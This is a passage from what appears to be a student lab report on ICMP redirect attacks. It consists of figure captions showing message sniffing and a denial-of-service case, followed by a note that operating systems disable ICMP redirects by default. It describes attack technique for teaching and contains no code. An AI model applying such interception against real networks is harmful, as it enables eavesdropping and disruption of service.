


Figure 15: Client Connects to Server




Figure 16: Server's Window




Figure 17: Attacker gets the msg from client and redirects it,Sniffed!

3.3 DOS




Figure 18: Client Tries but can't connect to server




Figure 19: Server listening but can't connect to client




Figure 20: Attacker gets the message from client and discards.DOS!

4 Did i design any countermeasure for such attacks?

The countermeasures against ICMP redirect attack is well implemented in the operating systems. By default, OS doesn't allow ICMP redirects. In the successful attack scenario the icmp redirect bit is turned on to demonstrate the attack. If the icmp redirect bit is turned off the host will never respond to icmp redirect messages and make it impossible for attackers to intercept the messages from victim to the destination.